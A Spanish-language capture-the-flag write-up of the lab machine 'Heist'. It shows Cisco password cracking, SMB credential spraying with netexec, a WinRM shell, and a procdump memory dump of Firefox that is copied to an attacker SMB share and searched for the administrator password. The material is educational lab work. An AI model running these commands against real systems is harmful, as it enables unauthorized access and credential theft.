


# Heist - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http        syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-title: Support Login Page
|_ Requested resource was login.php
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc       syn-ack ttl 127 Microsoft Windows RPC
445/tcp   open  microsoft-ds? syn-ack ttl 127
5985/tcp  open  http        syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc       syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

En el puerto 80 tenemos un panel de login:



Como no sabemos las credenciales nos logueamos como el usuario "guest" y vemos una conversacion:


# Issues



**Hazard** 20 minutes ago


Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

[Attachment](#)



**Support Admin** admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!



**Hazard** 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

Si le damos a atachment podemos ver algunas claves:

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSz5GXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
```

Vamos a crackear ese hash:

```
(kali@kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "crypt(3)"
Use the "--format=md5crypt-long" option to force loading these as type "crypt(3)"
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stealth1agent (?)
1g 0:00:00:11 DONE (2024-11-17 03:59) 0.08888g/s 311577p/s 311577c/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Vamos a comprobar si esas credenciales pertenecer al usuario "hazard":


```
(kali@kali)-[~/Downloads]
$ netexec smb 10.10.10.149 -u hazard -p 'stealth1agent'
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\hazard:stealth1agent

(kali@kali)-[~/Downloads]
$ netexec winrm 10.10.10.149 -u hazard -p 'stealth1agent' 2>/dev/null
WINRM 10.10.10.149 5985 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763
WINRM 10.10.10.149 5985 SUPPORTDESK [-] SupportDesk\hazard:stealth1agent
```


Las credenciales son correctas para smb pero no nos podemos conectar por "winrm" ya que el usuario no pertenecera al grupo "Remote Management Users". Como no encontramos nada interesante ni por SMB ni por RPC, vamos a crackear las demas contraseñas de router CISCO:

```
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
```


Vemos que el hash es de tipo 7, vamos a buscar un decoder de cisco:




Vamos a crackear la del usuario "rout3r":




Ahora la del usuario "admin":




Vamos a verificar las credenciales del usuario "rout3r" con netexec:




Ahora las del usuario admin:



No podemos acceder con ninguna de las 2 credenciales. Vamos a intentar enumerar usuarios con la herramienta "RPCCLIENT" con las credenciales del usuario "hazard":



No me deja. Lo que podemos hacer es numerar usuarios a traves del "RID" con la herramienta netexec:



Ahora tenemos varios usuarios y 3 contraseñas, vamos a crear un listado de usuarios:



```
(kali㉿kali)-[~/Downloads]
$ cat users.txt | awk '{print $6}' | cut -d '\\' -f 2
Administrator
Guest
DefaultAccount
WDAGUtilityAccount
None
Hazard
support
Chase
Jason
```

Ahora validamos las contraseñas:

```
(kali㉿kali)-[~/Downloads]
$ netexec smb 10.10.10.149 -u users.txt -p pass.txt 2>/dev/null --continue-on-success
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SU
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Administrator:stealth1agent STATUS_LO
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Guest:stealth1agent STATUS_LOGON_FAIL
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\DefaultAccount:stealth1agent STATUS_L
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\WDAGUtilityAccount:stealth1agent STAT
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\None:stealth1agent STATUS_LOGON_FAILU
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\Hazard:stealth1agent
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support:stealth1agent STATUS_LOGON_FA
SMB 10.10.10.149 445 SUPPORTDESK [-] Connection Error: Error occurs while reading from
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Jason:stealth1agent STATUS_LOGON_FAIL
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Administrator:Q4)sJu\Y8qz*A3?d STATUS
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Guest:Q4)sJu\Y8qz*A3?d STATUS_LOGON_F
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\DefaultAccount:Q4)sJu\Y8qz*A3?d STATU
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\WDAGUtilityAccount:Q4)sJu\Y8qz*A3?d S
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\None:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FA
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\support:Q4)sJu\Y8qz*A3?d STATUS_LOGON
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\Chase:Q4)sJu\Y8qz*A3?d
```

Encontramos las credenciales del usuario chase, vamos a ver si nos podemos conectar por winrm:

```
(kali㉿kali)-[~/Downloads]
$ netexec winrm 10.10.10.149 -u chase -p 'Q4)sJu\Y8qz*A3?d' 2>/dev/null
WINRM 10.10.10.149 5985 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 (name:SU
WINRM 10.10.10.149 5985 SUPPORTDESK [+] SupportDesk\chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
```

Iniciamos sesion con el usuario chase:

```
(kali㉿kali)-[~/Downloads]
$ evil-winrm -i 10.10.10.149 -u 'chase' -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM GitHub: https://github.com
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

## ESCALADA DE PRIVILEGIOS

En el "desktop" de chase encontramos el siguiente archivo:

```
*Evil-WinRM* PS C:\Users\chase\Desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```

Dice que seguira checkeando el listado de las incidencias pero no sabemos donde se encuentra ese listado. Vamos a ver los procesos que estan corriendo:

```
*Evil-WinRM* PS C:\Program Files\runphp> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
--	--	--	--	--	--	--	--
453	17	2356	5452		368	0	csrss
290	13	2220	5152		480	1	csrss
357	15	3464	14552		5008	1	ctfmon
255	14	3988	13320		3828	0	dllhost
166	9	1832	9636	0.08	6856	1	dllhost
617	32	29312	57576		956	1	dwm
1490	58	24068	78176		4584	1	explorer
355	24	16412	38848	0.16	4444	1	firefox
1051	69	145436	221352	6.19	6528	1	firefox
347	19	10260	36248	0.16	6640	1	firefoxes
401	33	32132	92124	1.28	6784	1	firefox
378	28	22288	58796	0.56	7020	1	firefox

Vemos que hay varios haciendo referencia a "firefox", puede ser que este utilizando este navegador para checkear las incidencias. Como tenemos control sobre este proceso podemos dumpearlo y buscar contraseñas en su interior.

Para ello tenemos la herramienta "procdump", que dumpea los procesos que hay en memoria. Lo descagamos y lo transferimos al servidor:

<https://learn.microsoft.com/en-us/sysinternals/downloads/procdump>

Tenemos que usar el parametro `-ma *id*` para dumpear la memoria completa del proceso:

```
*Evil-WinRM* PS C:\Users\chase\Desktop> .\procdump.exe -ma 4444 firefox.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

SYSINTERNALS SOFTWARE LICENSE TERMS
These license terms are an agreement between Sysinternals(a wholly owned subsidiary of Microsoft Co
echnet.microsoft.com / sysinternals, which includes the media on which you received it, if any.The
* updates,
*supplements,
*Internet - based services,
*and support services
for this software, unless other terms accompany those items.If so, those terms apply.
BY USING THE SOFTWARE, YOU ACCEPT THESE TERMS.IF YOU DO NOT ACCEPT THEM, DO NOT USE THE SOFTWARE.

If you comply with these license terms, you have the rights below.
```

Cuando lo ejecutamos por primera vez tenemos que aceptar el "eula" que son como los terminos y condiciones, con el parametro "-accepteula" lo aceptamos:

```
*Evil-WinRM* PS C:\Users\chase\Desktop> .\procdump.exe -ma 4444 firefox.dmp -accepteula

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:13:57] Dump 1 initiated: C:\Users\chase\Desktop\firefox.dmp
[16:13:57] Dump 1 writing: Estimated dump file size is 297 MB.
[16:14:00] Dump 1 complete: 298 MB written in 3.0 seconds
[16:14:00] Dump count reached.
```

Se nos crea el archivo "firefox.dmp". Como pesa mucho como para descargarlo podemos crear un share desde nuestro kali, un net use en la unidad logica "x" para acceder al share y lo transferimos a la unidad "x":

```
*Evil-WinRM* PS C:\Users\chase\Desktop> net use x: \\10.10.14.11\share
The command completed successfully.

*Evil-WinRM* PS C:\Users\chase\Desktop> move firefox.dmp x:\
```

Filtramos por "login\_:password" y encontramos las credenciales del usuario administrador:

```
(kali@kali)-[~/Downloads]
└─$ strings firefox.dmp|grep login_password
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
```

Vamos a intentar acceder con la herramienta "psexec":

```
└─$ evil-winrm -i 10.10.10.149 -u 'administrator' -p '4dD!5}x/re8]FBuZ'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
```